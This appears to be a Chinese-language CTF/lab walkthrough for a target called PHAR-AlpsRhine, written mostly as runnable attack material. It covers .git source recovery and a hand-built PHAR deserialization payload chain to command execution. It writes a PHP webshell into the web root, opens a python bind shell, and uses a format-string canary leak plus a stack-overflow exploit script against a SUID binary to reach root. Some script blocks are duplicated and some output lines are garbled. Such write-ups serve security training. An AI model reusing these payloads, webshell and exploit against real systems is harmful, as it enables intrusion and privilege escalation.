

PHAR-AlpsRhine

user

先做信息搜集

```
(root@kali)~[~]
# nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-04 21:50 CST
Nmap scan report for 192.168.56.102
Host is up (0.00048s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
25/tcp    open  tcpwrapped
80/tcp    open  http           Apache httpd 2.4.67 ((Debian))
110/tcp   open  tcpwrapped
143/tcp   open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.62 seconds
```


发现存在80web页面，默认作为攻击面

```
(root@kali)~[~]
# gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.56.102
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.8
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd           (Status: 403) [Size: 319]
/.git/HEAD           (Status: 200) [Size: 23]
/.hta                (Status: 403) [Size: 319]
/.htaccess           (Status: 403) [Size: 319]
/class               (Status: 301) [Size: 356] [--> http://192.168.56.102/class/]
/index.php           (Status: 200) [Size: 375]
/server-status       (Status: 403) [Size: 319]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

发现存在.git泄露，可以恢复获取源码

名称	修改日期	类型	大小
📁 .git	2026-6-4 22:13	文件夹	
📁 class	2026-6-4 22:13	文件夹	
📄 .gitignore	2026-6-4 22:13	txtfile	1 KB
📄 config.php	2026-6-4 22:13	PHP 源文件	2 KB
📄 index.php	2026-6-4 22:13	PHP 源文件	1 KB
📄 README.md	2026-6-4 22:13	Markdown File	1 KB

拿到默认登陆凭证



登陆后根据页面和源码分析发现存在三条路由

```
$routes = [  
  
    • 'User' => ['login', 'logout'],  
  
    • 'Task' => ['submit', 'repair'],  
  
    • 'Files' => ['read'],  
  
];
```

分析Task.class.php发现给了“写任意 phar 到磁盘”的能力

1. 本地生成一个二进制 payload.phar
2. 把它转成 %xx%yy%zz... 这种 URL 编码文本
3. 提交给 blob
4. repair() 时还原成真实二进制

分析Files.class.php发现先 file_get_contents(), 后 filter()等于没过滤

分析File.class.php发现只要保证self::

inWorker == *true*且访问了一个不存在属性, 比如obj->system且 \$obj->arg = 'id'就相当于执行了system('id');相当于得到了命令执行

贴一下payload生成脚本

```
?php  
  
class Files { public static $inWorker = false; public $filename; public $arg; }  
class Myerror { public $message; public $level; }  
class User { public $username; public $password; }  
  
$cmd = $argv[1] ?? 'id';
```

```

$files = new Files();
$files->arg = $cmd;

$myerror = new Myerror();
$myerror->message = $files;
$myerror->level = 'system';

$innerUser = new User();
$innerUser->username = 'x';
$innerUser->password = 'x';

$outterUser = new User();
$outterUser->username = $myerror;
$outterUser->password = [$innerUser, 'check'];

$serialized = serialize($outterUser);
$metadata = 'a:2:{i:0;' . $serialized . 'i:0;i:0;}';

$stub = "<?php __HALT_COMPILER(); ?>\r\n";
$filecontent = 'x';
$file_entry = pack('V', 1) . 'x'
    . pack('V', 1) . pack('V', time()) . pack('V', 1)
    . pack('V', crc32($filecontent)) . pack('V', 0x000001FF) . pack('V', 0);

$manifest_data = pack('V', 1) . pack('v', 0x0011) . pack('V', 0x00010000)
    . pack('V', 0) . pack('V', strlen($metadata)) . $metadata . $file_entry;

$manifest = pack('V', strlen($manifest_data)) . $manifest_data;
$phar_data = $stub . $manifest . $filecontent;
$phar_data .= sha1($phar_data, true) . pack('V', 0x0002) . 'GBMB';

file_put_contents('/tmp/payload_cmd.txt', rawurlencode($phar_data));
echo "ok cmd=$cmd\n";

```

把payload_cmd.txt内容在 submit failed task 的 textarea 里粘贴，提交，记下 ID


在 repair task 输入 ID，点 repair

在 check archive 输入：phar:///var/labdata/archive/你的ID.bin/x

1. 遇到的三个坑点

1. 编码配对：必须用 rawurlencode，因为服务端 repair 用的是 rawurldecode（urlencode 把空格编码为 +，rawurldecode 不认 +）
2. Fast-destruct：PHP 7.4 的 phar 会缓存元数据对象到脚本结束才析构，此时 inWorker 已为 false。解决方案：序列化时用重复key 数组 a:2:{i:0;payload;i:0;i:0;}，PHP 解析到第二个 i:0 时覆盖第一个，原对象引用归零，__destruct 在 unserialize期间立即触发。
3. 签名兼容：PHP 8.4 生成的 phar 默认用 SHA256 签名，PHP 7.4 可能不兼容。需要手工构建 phar 使用 SHA1 签名。


最后执行 `php -d phar.readonly=0 /tmp/gen_cmd.php 'echo "<?php system($_GET[c]);?>" > /var/www/html/s.php'` 写入 webshell，触发后浏览器访问 <http://192.168.56.102/s.php?c=id> 就可以执行命令了



但是为了后续提权我们还是要拿一个交互式 shell

<http://192.168.56.102/s.php?c=python3> -c "import socket,os,pty;s=socket.socket();s.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1);s.bind(('0.0.0.0',5555));s.listen(1);c,a=s.accept();[os.dup2(c.fileno(),i) for i in range(3)];pty.spawn('/bin/bash')"

然后kali主动去连 `nc 192.168.56.102 5555` 就拿到 shell 了



root

不太会 pwn，有点浪费了

发现/opt/vaultd — 一个带 SUID 标志的程序，属主是 root。意味着任何人运行它，它都以 root 身份执行。

发现它还有一个隐藏函数 hidden_maintenance_shell，

`setgid(0);` // 切换到 root 组

`setuid(0);` // 切换到 root 用户

```
execve("/bin/sh", ["sh", "-p"], NULL); // 启动 root shell
```

我们的目标就是让程序跳到这个隐藏函数。

程序用 read 读取用户输入到 buffer，但 buffer 只有 72 字节，read 却允许写入 384 字节。多出来的数据会覆盖后面的 canary、saved rbp、return addr。return addr（返回地址）是函数执行完后要跳回去的地方。如果我们把它覆盖成 hidden_maintenance_shell 的地址 0x4013cb，函数返回时就会跳到那里执行，给我们 root shell。

第一步：选菜单 2，输入 %25\$p，程序输出: Ticket preview:

0x3968875f1425e600，这就是 canary

第二步：选菜单 3，程序问两次输入：第一次输入: 随便写（存到全局变量，不重要）第二次输入: 精心构造的 payload ↓

```
| 72 字节垃圾 | canary 原值 | 8 字节 | ret | 0x4013cb | |  
(AAAA...) | (泄露的值) | (rbp) | gadget | (目标函数) |
```

第三步: restore_recipe 返回 → canary 检查通过（我们写了正确值）→ 跳到 ret gadget (做栈对齐) → 跳到 hidden_maintenance_shell → setuid(0) + execve("/bin/sh") → root shell!

ai写的脚本

```
• import struct,os,time,select,termios

def recvuntil(fd, marker):
    buf = b''
    while marker not in buf:
        buf += os.read(fd, 1)
    return buf

def sendline(fd, data):
    os.write(fd, data + b'\n')

def send(fd, data):
    os.write(fd, data)

master, slave = os.openpty()

# 关闭 pty 的行处理, raw mode

attrs = termios.tcgetattr(slave)

attrs[3] = attrs[3] & ~(termios.ECHO | termios.ICANON | termios.ISIG |
```

```

termios.IEXTEN)
    attrs[1] = attrs[1] & ~(termios.OPOST)
    attrs[0] = attrs[0] & ~(termios.ICRNL | termios.INLCR | termios.IGNCR |
termios.IXON)
    termios.tcsetattr(slave, termios.TCSANOW, attrs)

# 也设置 master

    attrs2 = termios.tcgetattr(master)
    attrs2[3] = attrs2[3] & ~(termios.ECHO | termios.ICANON | termios.ISIG |
termios.IEXTEN)
    attrs2[1] = attrs2[1] & ~(termios.OPOST)
    attrs2[0] = attrs2[0] & ~(termios.ICRNL | termios.INLCR | termios.IGNCR |
termios.IXON)
    termios.tcsetattr(master, termios.TCSANOW, attrs2)

pid = os.fork()
if pid == 0:
    os.close(master)
    os.dup2(slave, 0)
    os.dup2(slave, 1)
    os.dup2(slave, 2)
    os.execv('/opt/vaultd', ['/opt/vaultd'])

os.close(slave)
time.sleep(0.3)

recvuntil(master, b'exit')
sendline(master, b'2')
time.sleep(0.2)
recvuntil(master, b'ticket:')
sendline(master, b'%25$p')
time.sleep(0.2)

data = recvuntil(master, b'saved')
line = data.split(b'preview: ')[1].split(b'\n')[0].strip()
canary = int(line, 16)
print(f'[+] Canary: {hex(canary)})

recvuntil(master, b'exit')
sendline(master, b'3')
time.sleep(0.2)
recvuntil(master, b'memory:')
send(master, b'AAAA\n')
time.sleep(0.2)

recvuntil(master, b'title:')

sendline(master, b'2')

```

```

time.sleep(0.2)
recvuntil(master, b'ticket:')
sendline(master, b'%25$p')
time.sleep(0.2)

data = recvuntil(master, b'saved')
line = data.split(b'preview: ')[1].split(b'\n')[0].strip()
canary = int(line, 16)
print(f'[+] Canary: {hex(canary)}')

recvuntil(master, b'exit')
sendline(master, b'3')
time.sleep(0.2)
recvuntil(master, b'memory:')
send(master, b'AAAA\n')
time.sleep(0.2)

recvuntil(master, b'title:')

# payload 不用 sendline, 用 send 避免多余的\n

payload = b'A'*72
payload += struct.pack('<Q', canary)
payload += b'C'*8 # saved rbp
payload += struct.pack('<Q', 0x40101a) # ret (align)
payload += struct.pack('<Q', 0x4013cb) # hidden_maintenance_shell

# 填充到让 read 完成

payload = payload.ljust(0x180, b'\x00')
send(master, payload)
time.sleep(1)

# shell 应该起来了

sendline(master, b'id')
time.sleep(0.5)
sendline(master, b'cat /root/root.txt 2>/dev/null; find / -maxdepth 3 -name
"*root*" 2>/dev/null | grep -i flag | head -5; cat /root/flag* 2>/dev/null')
time.sleep(1)

output = b''
while select.select([master], [], [], 2)[0]:
    output += os.read(master, 4096)
print(output.decode(errors='replace'))

```

```
www-data@phar:/var/www/html$ python3 /tmp/pwn4.py 3A22message3223B0
python3 /tmp/pwn4.py 4 GET 58C5D3293B3F3E3232033E32032Fvar32Fw
[+] Canary: 0x5ae2f26fcd780d00 233A233A37B833A833A322username3223B83
B33AD33B37D301003003003013003003003213B832133013003003003833163F
Restore job queued.
[maintenance] win function reached!
# uid=0(root) gid=0(root) groups=0(root),33(www-data)
# flag{root-a5elf6d2cd2448650c88a8985cfb6365}
#
www-data@phar:/var/www/html$
```